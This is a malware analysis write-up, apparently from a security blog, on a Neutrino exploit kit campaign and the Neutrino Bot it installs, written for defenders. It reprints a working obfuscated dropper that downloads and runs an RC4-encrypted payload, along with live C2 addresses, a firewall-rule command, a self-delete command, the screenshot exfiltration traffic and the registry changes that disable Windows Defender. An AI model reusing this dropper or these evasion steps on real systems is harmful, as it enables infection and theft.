Once the initial check has passed, the next step is to launch a specially crafted Flash file containing a bunch of exploits for Internet Explorer and the Flash Player (similar to what was described here). The final step is the download and execution of the RC4 encoded payload via wscript.exe to bypass proxies.

The overall infection flow is summarized in the diagram below (click to enlarge):



Process Name	Operation	Path	Result
IEXPLORE.EXE	CreateFile	C:\Program Files\VMware\VMware Tools\deployPkg.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Windows\SysWOW64\vmGuestLib.dll.DLL	NAME NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files\Oracle\VirtualBox Guest Additions\VBoxDisp.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Windows\SysWOW64\VBoxControl.exe.DLL	NAME NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Fiddler2\uninst.exe.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Wireshark\wireshark.exe.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\FFDec\Uninstall.exe.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files\ESET\ESET Smart Security\shellExt.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files\Bitdefender Agent\ProductAgentService.exe.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Internet Security 17.0.0\kas_engine.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus 17.0.0\kas_engine.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security 17.0.0\kas_engine.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 17.0.0\kas_engine.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Small Office Security 15.0.2\kas_engine.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security 10 for Windows\ushata.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security 10 for Windows SP1\ushata.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security 10 for Windows SP2\ushata.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security 10 for Windows SP3\ushata.dll.DLL	PATH NOT FOUND
IEXPLORE.EXE	CreateFile	C:\Program Files\Quick Heal\Quick Heal Internet Security\NTSYS.DLL.DLL	PATH NOT FOUND

Host IP	Protocol	Method	Host	URL	Body	Comments
45.32.107.117	HTTP	GET	cdnsilo.space	/impotences/mateys/phalluses/loudly/longshot/manufact...	189,308	Neutrino EK (Fingerprinting Gate)
45.32.107.117	HTTP	POST	cdnsilo.space	/sooth/mousses/arrogate/pavement/awardee/denominati...	2,580	Neutrino EK (Fingerprinting Gate)
45.32.107.117	HTTP	POST	cdnsilo.space	/cobalt/conjugators/frenchman/vialled/pensioners/psych...	0	Neutrino EK (Fingerprinting Gate)
45.32.107.117	HTTP	GET	cdnsilo.space	/recuperated/allegories/mincer/blithely/numerologists/an...	172	Neutrino EK (Fingerprinting Gate)
176.31.223.166	HTTP	GET	pweki.uquahcai.space	/1981/03/12/bitter/snort/criminal/fearful-wick-large-magi...	3,592	Neutrino_EK_Code (Landing Page)
176.31.223.166	HTTP	GET	pweki.uquahcai.space	/1996/10/23/aunt/they/hiss/uneasy-stre-bank-bundle.ht...	49,954	Neutrino_EK_URL (Flash Exploit)
176.31.223.166	HTTP	GET	pweki.uquahcai.space	/ladder/bloom-10765976	0	Neutrino_EK_URL
176.31.223.166	HTTP	GET	pweki.uquahcai.space	/trial/1331460/fellow-twinkle-week-term	274,432	Neutrino_EK_URL (Malware Payload)

```
<param name="movie" value="/1996/10/23/aunt/they/hiss/uneasy-stre-bank-bundle.html.swf"/>
<param name="bgcolor" value="#d79aac"/>
<param value="always" name="allowScriptAccess"/>
```

```
[+] embeded swf (SHA256: 23b4cd3aca14fa903c6d4ecc72e3097cc2e1c39151bab7f1ceb73ae32909b60d) extracted
[+] cfg key: yCZBv7vpeth6MHN, exploit key: HkSNPI0q1LD0xVx
{u'debug': {u'flash': False, u'ping': True},
 u'key': {u'payload': u'yhdqdltkle'},
 u'link': {u'backUrl': u'',
           u'bot': u'http://pweki.uquahcai.space/fair/1352485/carve-lick-punish-secure-claw-entity-trace',
           u'jsPing': u'http://pweki.uquahcai.space/ladder/bloom-10765976',
           u'pnw22': u'http://pweki.uquahcai.space/they/fist-entrance-39640438',
           u'pnw25': u'http://pweki.uquahcai.space/2015/04/14/terrify/overhead-even-shut-earth-rule-puff-whip.html',
           u'pnw26': u'http://pweki.uquahcai.space/trial/1331460/fellow-twinkle-week-term',
           u'pnw8': u'http://pweki.uquahcai.space/spray/1541419/personal-wash-straight-corner-determine',
           u'soft': u'http://pweki.uquahcai.space/1972/10/05/valentine/fully-threaten-finger-seldom-horizon.html'},
 u'marker': u'rtConfig'}
[+] Exploit saved to /tmp/nw22_swf_rc4_e1a80e21872b7eb7c6411733f6f95bf64c5b32928536b714cea57081b0399333.ek.bin
[+] Exploit saved to /tmp/rubbish_txt_94375865f2eef9542c883f128f51d17c7504a5a7d249f3467f8095dff791d6c5.ek.bin
[+] Exploit saved to /tmp/rtConfig_txt_095815e33a7395559233666cb1f47e6d8af5d29ff147f6766772da82c0c8ad74.ek.bin
[+] Exploit saved to /tmp/nw8_html_rc4_e7043fef0004580a7bee0a5cff80f6e9b40e9d8833b26318d2931a92e2466b55.ek.bin
[+] Exploit saved to /tmp/nw25_html_rc4_5e197f7241b21d287987ca2d07c3526768eff384e2eadd5831c68264f39fb758.ek.bin
[+] Exploit saved to /tmp/nw26_html_rc4_bc0d36b4482bda1765d0ef88334c3bd32bc874e65d2e44b9dece88b5f5fafe3b.ek.bin
[+] Exploit saved to /tmp/additionalInfo_txt_bb08d4ec22bd36666bf693fade262d63ffcfdf4948a013de8d03d5d87db0867d.ek.bin
```

```
Sub fire()
  On Error Resume Next
  Set w=CreateObject("WScript.Shell")
  key="%payloadRc4Key%"
  url="%payloadUrl%"
  uas=Navigator.UserAgent

  str=h2s("%63%6D%64%2E%65%78%65%20%2F%71%20%2F%63%2
```


```
cmd.exe /q /c cd /d "%tmp%" && echo var N=function(k,e){for(var
l=0,n,c=[],F=255,S=String,q=[],b=0;256^>b;b++)c[b]=b;for(b=0;256^>b;b++)l=l+c[b]+e.charCodeAt(b%e.length)^&F,n=c[b],c[b]=
c[l],c[l]=n;for(var
p=l=b=0;p^<k.length;p++)b=b+1^&F,l=l+c[b]^&F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fromCharCode(k.charCodeAt(p)^^c[c[b]+c[l]^&
F]));return q.join("")};function F(l){var w="po\x77",j=0x24;return
A.round((A[w](j,l+1)-A.random()*A[w](j,l))).toString(j).slice(1)};function V(k){var
g=a(e+"."+e+"Request.5.1");g.setProxy(n);g.open("GET",k(1),1);g.Option(n)=k(2);g.send();g.WaitForResponse();if(0xC8==g["s
tatus"])return N(g.responseText,k(n))};try{var u=WScript,o="Object",A=Math,S="eto",a=Function("b","return
u.Create"+o+"(b)");P=(""+u).split("
")[1],M="indexOf",q=a(P+"ing.FileSystem"+o),m=u.Arguments,D="letef",e="WinHTTP",j=a("W"+P+".Shell"),s=a("\x41D\x4f\x44B\x
2e\x53\x74\x72e\x61\x6d"),x=F(8),p="exe",n=0,K=u[P+"\x46\x75ll\x4e\x61me"],E="."+p;D="de"+D;S+="fi";s.Type=2;s.Charset="i
so-8859-1";S+="le";s.Open();try{v=V(m)}catch(W){u.Sleep(9999);v=V(m)};s.WriteText(v);S="s"+"av"+S;if(v[M]("MZ")){s[S](x,2
);x="W"+P+" //B //E:J"+P+" "+x}else{d=v.charCodeAt(027+v[M]("\x50E"+"\x00\x00"));if(31^<d){var
z=1;x+="\x2e\x64l\x6c"}else x+=E;s[S](x,2);z^&^&(x="regsvr"+040+E+" /s "+x)}s.Close();j["\x72u\x6e"]("cmd"+E+" /c
"+x,0);}catch(_e){};D+="ile";q[D](K);>tmpFL5RE.dat && start wscript //B //E:JScript tmpFL5RE.dat "
```

A script from Maciej Kotowicz was used to extract artifacts from the Flash file.

Analyzed samples


Behavioral analysis

The sample was well protected against being deployed in a controlled environment. When it detects that it is being run in a VM/sandbox it just deletes itself:



```
└ ehdwrct3.exe (PID: 2084)
  └ cmd.exe /a /c ping 127.0.0.1 -n 3&del "C:\ehdwrct3.exe" (PID: 2500)
    └ PING.EXE ping 127.0.0.1 -n 3 (PID: 2580)
```


If the environment passed the checks, it drops its copy into: *%APPDATA%/Y1ViUVZZXQxx/<random_name>.exe* (during tests we observed the following names: *abgrcnq.exe*, *uu.exe*):



Name	Date modified	Type	Size
abgrcnq.exe	2017-02-22 15:48	Application	79 KB

The folder and the sample are hidden.

Persistence is achieved via the Task Scheduler:




Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
Y1ViUVZZXQxx	Ready	At 10:10 on 2011-01-10 - After triggered, repeat every 10 minutes indefinitely.	2017-02-22 16:10:00	2017-02-22 16:00:00	(0x0)	Admin

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\tester\AppData\Roaming\Y1ViUVZZXQxx\abgrcnq.exe

The malware adds and modifies several registry keys. It adds some basic settings, including the installation date:



Name	Type	Data
(Default)	REG_SZ	(value not set)
d	REG_SZ	22.02.2017
r	REG_SZ	1

Computer\HKEY_USERS\S-1-5-21-3337418851-2575441358-3594538567-1000\Software\Y1ViUVZZXQxx


It modifies some keys in order to remain hidden in the system. Hidden/SuperHidden features allows its dropped copy to remain unnoticed by the user. It disables viewing such files by modifying the following registry keys:

```
Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden
```

It also adds itself into the firewall's whitelist with this command:

```
cmd.exe " /a /c netsh advfirewall firewall add rule name="Y1ViUVZZXQxx" dir=in
action=allow program=[full_executable_path]
```

Similarly, path to the malware is added to Windows Defender's exclusions:



Name	Type	Data
(Default)	REG_SZ	(value not set)
C:\Users\tester\AppData\Roaming\Y1ViUVZZXQxx\uu.exe	REG_DWORD	0x00000000 (0)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths


It disables reporting incidents to Microsoft's cloud service (SpyNet):

```
HKLM\SOFTWARE\Microsoft\Windows Defender\SpyNet\SpyNetReporting
```

It modifies settings of terminal services, setting MaxDisconnectionTime and MaxIdleTime to 0. Modified keys:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxDisconnectionTime
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxIdleTime
```

If the full installation process went successfully, it finally loads the malicious core, and we can see a traffic typical for the Neutrino Bot. You can see below the beacon "enter" and the response "success", encoded in base64. The response is sent as a comment in the retrieved blank html page, in order to avoid being noticed:



```
POST /3895614570/tasks.php HTTP/1.0
Host: 82.211.30.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 12

_wv=ZW50ZXI=
HTTP/1.1 404 Not Found
Server: nginx/1.10.2
Date: Wed, 22 Feb 2017 19:34:27 GMT
Content-Type: text/html; charset=utf8
Connection: close
X-Powered-By: PHP/5.3.3

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
<!---c3VjY2Vzcw==--->
```

In the next request the bot sends information about itself, and in response the CnC gives it commands to be executed. Requests and responses are also base64 encoded. Example after decoding:


req:

```
cmd&9bc67713-9390-4bcd-9811-36457b704c9c&TESTMACHINE&Windows%207%20(32-bit)&0&N%2FA&5.2&22.02.2017&NONE
```

resp:

```
1463020066516169#screenshot#1469100096882000#botkiller#1481642022438251#rate 15#
```

The first command was to take a screenshot, and indeed, soon after we can see the bot sending a screenshot in JPG format:



```
POST /3895614570/tasks.php HTTP/1.0
Host: 82.211.30.40
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b;uid=9bc67713-9390-4bcd-9811-36457b704c9c
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-Type: multipart/form-data; boundary=---------------------------1622763
Content-Length: 82090
Connection: close

-----------------------------1622763
Content-Disposition: form-data;name="fname"

screenshot.jpg
-----------------------------1622763
Content-Disposition: form-data; name="data"; filename="screenshot.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C......
..
......(.....1#%.(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc...C......./../
cB8Bcccccccccccccccccccccccccccccccccccccccccccccccccc......
.?.."....................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.................................................................
```

From the sent version number we can conclude, that the version of the bot is 5.2 (similarly to this campaign).

Inside

The first layer is a stub of a crypter, that overwrites the initial PE in memory by the image of the loader. Unpacking it is demonstrated in this video: https://www.youtube.com/watch?v=m_xh33M_CRo.

The second layer is a loader that prevents from running the core bot in a controlled environment (i.e. on VM or under a debugger). This element is probably new (we didn't observe it so far in previous campaigns of Neturino Bot, i.e. the one described here). We found the loader very effective in its protective task. Most of the sandboxes and test VMs used during tests failed to provide any useful results.

The final payload had features typical for Neutrino Bot family.


The loader code shows that it is an integral part of the full Neutrino Bot package – not yet another layer added by an independent crypter. Both, the payload and the loader are written in C++, use similar functions and contain overlapping strings. It will be demonstrated in details later in this article. They both also have very close compilation timestamps: payload: *2017-02-16 17:15:43*, loader: *2017-02-16 17:15:52*.

A patched version of the loader, with environment checks disabled can be viewed here.

Loader

Obfuscation techniques

The code inside contains some level of obfuscation. A few strings are visible:




```
Address  Disassembly            Text string
002F57AA PUSH uu.002F909C       UNICODE "ComSpec"
002F57D6 PUSH uu.002F9088       UNICODE " /a /c %s"
002F5921 PUSH uu.002F90C8       UNICODE "wbem"
002F59BC PUSH uu.002F90AC       UNICODE "Y1ViUVZZXQxx"
002F59C6 PUSH uu.002F90AC       UNICODE "Y1ViUVZZXQxx"
002F5C1B MOV ESI,uu.002F90D4    UNICODE "\\*.exe"
002F5E03 PUSH uu.002F90F4       UNICODE "%ls*"
002F5E68 PUSH uu.002F90E4       UNICODE "%ls%ls"
002F5F61 MOV ESI,uu.002F90AC    UNICODE "Y1ViUVZZXQxx"
002F60E2 MOV ESI,uu.002F90AE    UNICODE "1ViUVZZXQxx"
002F65E3 PUSH uu.002F9100       UNICODE "SeTakeOwnershipPrivilege"
002F661E PUSH uu.002F9100       UNICODE "SeTakeOwnershipPrivilege"
002F67AE PUSH uu.002F9240       UNICODE "SOFTWARE\\Microsoft\\Windows Defender\\SpyNet"
002F67B3 PUSH uu.002F921C       UNICODE "SpyNetReporting"
002F67BD PUSH uu.002F91A8       UNICODE "SOFTWARE\\Microsoft\\Microsoft Antimalware\\Exclusions\\Paths"
002F67D1 PUSH uu.002F9138       UNICODE "SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Paths"
002F67E1 RETN                   (Initial CPU selection)
002F7135 PUSH uu.002F92A0       UNICODE "%s %s"
002F7146 PUSH uu.002F9298       UNICODE "%s"
002F726C PUSH uu.002F92C0       ASCII "IsWow64Process"
002F7271 PUSH uu.002F92AC       UNICODE "kernel32"
002F7A9E PUSH uu.002F9340       UNICODE "Admin"
002F7B8C PUSH uu.002F9334       UNICODE "PT5M"
002F7C14 PUSH uu.002F9320       UNICODE "Trigger1"
002F7C2A PUSH uu.002F9304       ASCII 0A,"Cannot put"
002F7C4E PUSH uu.002F92F8       UNICODE "PT10M"
002F7C73 PUSH uu.002F92D0       UNICODE "2011-01-10T10:10:00"
002F8106 PUSH 0x30000           ASCII "Actx "
```

- Directory name
- Some functions

- Registry keys related with Windows Security features that are going to be disabled
- Strings used to add a new scheduled task.

However, that is not all. Most of the strings are decrypted at runtime. Here is an example of loading an encrypted string:

